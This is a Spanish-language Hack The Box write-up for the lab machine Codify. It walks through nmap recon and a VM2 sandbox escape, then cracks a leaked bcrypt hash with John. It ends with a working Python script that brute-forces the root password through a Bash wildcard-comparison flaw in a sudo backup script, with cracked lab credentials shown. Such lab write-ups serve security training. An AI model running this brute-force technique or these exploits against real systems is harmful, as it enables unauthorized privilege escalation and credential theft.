

240- CODIFY

- 1. CODIFY
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Javascript VM2 exploit
 - 1.5. Leaked credentials
 - 1.6. Cracking password with John
 - 1.7. Privesc via pattern matching brute-force in Bash

1. CODIFY

<https://app.hackthebox.com/machines/Codify>

CODIFY 574

RETIRED MACHINE
Codify
LINUX EASY

4.4
MACHINE RATING

15854
USER OWNS

14809
SYSTEM OWNS

04/11/2023
RELEASED

Created by **kavigihan**

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```

$ settarget "10.10.11.239 Codify"
$ ping 10.10.11.239
PING 10.10.11.239 (10.10.11.239) 56(84) bytes of data:
64 bytes from 10.10.11.239: icmp_seq=8 ttl=63 time=46.1 ms
64 bytes from 10.10.11.239: icmp_seq=9 ttl=63 time=46.6 ms
64 bytes from 10.10.11.239: icmp_seq=10 ttl=63 time=46.2 ms
64 bytes from 10.10.11.239: icmp_seq=11 ttl=63 time=46.0 ms
64 bytes from 10.10.11.239: icmp_seq=12 ttl=63 time=45.5 ms
64 bytes from 10.10.11.239: icmp_seq=13 ttl=63 time=44.6 ms
64 bytes from 10.10.11.239: icmp_seq=14 ttl=63 time=45.4 ms
64 bytes from 10.10.11.239: icmp_seq=15 ttl=63 time=58.7 ms
^C
--- 10.10.11.239 ping statistics ---
15 packets transmitted, 8 received, 46.6667% packet loss, time 14109ms
rtt min/avg/max/mdev = 44.648/149.268/861.823/269.855 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22, 80 y 3000* abiertos.

```

$ nmap -sS -p- --open 10.10.11.239 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 21:28 CET
Nmap scan report for 10.10.11.239
Host is up (0.054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp   open  ppp

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

$ extractPorts allports
File: extractPorts.tmp

[*] Extracting information...
[*] IP Address: 10.10.11.239
[*] Open ports: 22,80,3000
[*] Ports copied to clipboard

$ nmap -sCV -p22,80,3000 --min-rate 5000 10.10.11.239 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 21:30 CET
Nmap scan report for 10.10.11.239
Host is up (0.860s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 9087fcc6773e07a8cc6f2419744d570b (ECDSA)
|_ 256 0ba4c6cfe23b95aef6f5df7dc8b8d6ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: did not follow redirect to http://codify.htb/
3000/tcp   open  http     Node.js Express framework
|_ http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds

```

1.3. Tecnologías web

- *Whatweb*: nos reporta lo siguiente.

```

$ whatweb http://10.10.11.239
http://10.10.11.239 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.239], RedirectLocation[http://codify.htb/], Title[301 Moved Permanently]
http://codify.htb/ [200 OK] Apache[2.4.52], Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.239], Title[Codify], X-Powered-By[Express]


```

- Cuando accedemos a la web, se nos redirige a *codify.htb* y éste no resuelve, por tanto añadimos el dominio a nuestro */etc/hosts*.


```
cat /etc/hosts
File: /etc/hosts
1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9 10.10.11.239 codify.htb
```

1.4. Javascript VM2 exploit

- **CVE-2023-37466:**
- Nos encontramos con esta página web al acceder, la cual parece que ofrece una funcionalidad para testear **Node.js** en un **sandbox** en línea. Esto podemos hacerlo concretamente en la ruta **/editor**.



- Investigando un poco más, vemos que se está usando por detrás una librería de **Javascript** llamada **VM2**, cuyas versiones son la mayoría vulnerables a una ejecución remota de comandos que permite escapar del **sandbox**.



- Vemos el código fuente de **/editor** para ver más detalladamente cómo se tramitan las peticiones por detrás. La función que aparece en la siguiente imagen, es la que nos interesa realmente. Vamos a tratar de explicarlo brevemente.

- ```

<script>
function runCode() {
 const code = document.getElementById('code').value;
 const encodedCode = btoa(code);
 fetch('/run', {
 method: 'POST',
 headers: {
 'Content-Type': 'application/json'
 },
 body: JSON.stringify({ code: encodedCode })
 })
 .then(response => response.json())
 .then(data => {
 const output = document.getElementById('output');
 if (data.error) {
 output.innerHTML = `<div style="color: red;">Error: ${data.error}</div>`;
 } else {
 output.innerHTML = `<div style="color: green;">${data.output}</div>`;
 }
 })
 .catch(error => {
 console.error(error);
 const output = document.getElementById('output');
 output.innerHTML = `<div style="color: red;">Error: ${error.message}</div>`;
 });
}
</script>
</body>
</html>


```

- Este script en **JavaScript** define una función llamada `runCode()`. Esta función se ejecuta cuando se llama y realiza las siguientes acciones:
  - Obtiene el valor del elemento con el ID `code`. Esto sugiere que probablemente hay un elemento en el HTML con un ID de `code` que contiene código fuente en algún formato (posiblemente JavaScript).
  - Codifica el código obtenido en el paso anterior usando la función `btoa()`, la cual es una función integrada en JavaScript que codifica una cadena en **base64**.
  - Realiza una solicitud HTTP **POST** a la ruta `/run` del servidor utilizando la función `fetch()`. La solicitud POST lleva una carga útil en formato **JSON** que contiene el código codificado obtenido en el paso 2.
  - Espera la respuesta del servidor. Cuando llega la respuesta, la convierte a formato JSON utilizando el método `.json()` proporcionado por la interfaz `response`.
  - Luego, maneja la respuesta JSON. Si la respuesta contiene un error (`data.error`), muestra un área de texto roja con el mensaje de error. De lo contrario, muestra un área de texto verde con la salida del código ejecutado (`data.output`).
  - Si ocurre algún error durante el proceso (por ejemplo, la solicitud falla), lo captura y muestra un mensaje de error en un área de texto roja.
- Llegados a este punto, buscamos exploits para **VM2**, y nos encontramos con uno que mostramos a continuación. Clonamos el proyecto en nuestro entorno de trabajo.

- <https://github.com/rvizx/VM2-Exploit>
- 


- Para ejecutar el exploit, tendremos que especificar el parámetro vulnerable (`code`), el cual pudimos encontrar analizando las solicitudes tramitadas en `/editor`, aunque también se podría intuir leyendo el código fuente del script que vimos anteriormente.





## 1.5. Leaked credentials

- Estamos como el usuario **svc**. Hacemos `cat /etc/passwd` para ver posibles usuarios a los que podamos potencialmente migrar la sesión. Buscaremos el modo de hacerlo con el usuario **joshua**. De momento, no vemos nada interesante al buscar archivos con el **privilegio SUID** asignado, ni tampoco podemos hacer `sudo -l`, ya que nos pide contraseña.



- Enumerando el sistema, encontramos un archivo llamado **tickets.db**, al cual le aplicamos un `string` para poder leer los caracteres imprimibles que contiene el archivo. Encontramos lo que parece un **hash** de la contraseña para el usuario **joshua**.

```

svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc svc 4096 Sep 12 17:45 .
drwxr-xr-x 5 root root 4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc svc 4377 Apr 19 2023 index.js
-rw-rw-r-- 1 svc svc 268 Apr 19 2023 package.json
-rw-rw-r-- 1 svc svc 7731 Apr 19 2023 package-lock.json
drwxr-xr-x 2 svc svc 4096 Apr 21 2023 templates
-rw-rw-r-- 1 svc svc 20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$ cat tickets.db
TSite format 30
otableticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P++Ytablesqliite_sequencesqliite_sequenceCREATE TABLE sqliite_sequence(
name,seq)
tableusersCREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE,
password TEXT
Gjoshua$2a$12$50n8Pf6z8f0/nVsNBAaequ/P6vLRJl7gCUELYBU2iLHn4G/p/Zw2
joshua users
tickets
rjrh%Joe WilliamsLocal setupI use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature l
ike that would be nice.open ;wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open
svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
otableticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqliite_sequencesqliite_sequence
CREATE TABLE sqliite_sequence(name,seq)
tableusersCREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE,
password TEXT
))
indexsqlite_autoindex_users_users
joshua$2a$12$50n8Pf6z8f0/nVsNBAaequ/P6vLRJl7gCUELYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setupI use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like th
at would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open

```

## 1.6. Cracking password with John

- Usamos ahora **John the Ripper**: `john -w:/usr/share/wordlists/rockyou.txt hash.txt`. La contraseña es **spongebob1**.

```

> nvim hash.txt
[john -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1 (7)
1g 0:00:00:13 DONE (2024-02-16 13:20) 0.07241g/s 99.05p/s 99.05c/s 99.05C/s winston..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

“

- Un archivo con extensión **.db** generalmente se refiere a un archivo de base de datos. Sin embargo, la extensión **.db** en sí misma no indica un formato específico de base de datos, ya que hay muchos sistemas de gestión de bases de datos.

## 1.7. Privesc via pattern matching brute-force in Bash

- Migramos la sesión al usuario **joshua** exitosamente. Hacemos `sudo -l` para listar nuestros privilegios de sudoers disponibles. Vemos que podemos ejecutar como **root** un script llamado **mysql-backup.sh**. Leemos este script para ver en qué consiste exactamente. Tenemos una vulnerabilidad en la sección del script que compara la contraseña para autenticar a un usuario con la base de datos **DB\_PASS**. Ésta se debe al uso de `==` dentro de `[[ ]]` en **Bash**, lo que realiza una coincidencia de patrones en lugar de una comparación directa de cadenas. Esto significa que la entrada del usuario **USER\_PASS** se trata como un patrón, y si incluye caracteres comodín como `*` o `?`, potencialmente puede coincidir con cadenas no deseadas.

- ```
joshua@codify:/opt/scripts$ sudo -l
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh

joshua@codify:/opt/scripts$ cat mysql-backup.sh

#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")
for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-admin "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo "Done!"
```

- Por tanto, llegados a este punto, creamos un script en **Python** que realice un ataque de **fuerza bruta** a cada carácter de **DB_PASS**. Podemos ver este script a continuación. Ejecutamos el script y obtenemos la contraseña para el usuario **root**. Migramos la sesión. Obtenemos la última flag.

- ```
joshua@codify:/tmp$ pwd
/tmp
joshua@codify:/tmp$ chmod +x priv.py
joshua@codify:/tmp$ cat priv.py
#!/usr/bin/python3

import string
import subprocess

def check_password(p):
 command = f"echo '{p}*' | sudo /opt/scripts/mysql-backup.sh"
 result = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
 return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
 for char in charset:
 if check_password(password + char):
 password += char
 print(password)
 break
 else:
 is_password_found = True

joshua@codify:/tmp$./priv.py
[sudo] password for joshua:
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjhs
```

```
import string
import subprocess

def check_password(p):
 command = f"echo '{p}*' | sudo /opt/scripts/mysql-backup.sh"
 result = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True)
 return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
 for char in charset:
 if check_password(password + char):
 password += char
 print(password)
 break
```



```
else:
 is_password_found = True
```

- Definimos una función `check_password` que toma una contraseña potencial como argumento, construye un comando `sudo` con la contraseña potencial añadida al final y luego lo ejecuta. Si el resultado de la ejecución del comando contiene la cadena *Password confirmed!*, la función devuelve `True`, indicando que la contraseña es correcta.
- Define un conjunto de caracteres que incluye letras mayúsculas, letras minúsculas y dígitos (`charset`). Inicializa una cadena de contraseña vacía (`password`) y una bandera booleana (`is_password_found`) para rastrear si se ha encontrado la contraseña.
- El script entra en un bucle principal que continuará hasta que la contraseña sea encontrada (`is_password_found` sea `True`). Dentro del bucle, se itera sobre cada carácter en el conjunto de caracteres (`charset`).
- Para cada carácter en el conjunto de caracteres, se llama a la función `check_password` pasando la contraseña actual concatenada con el carácter actual. Si la función `check_password` devuelve `True`, se agrega el carácter a la cadena de contraseña (`password`) y se imprime. Si no se encuentra una contraseña, se sale del bucle principal.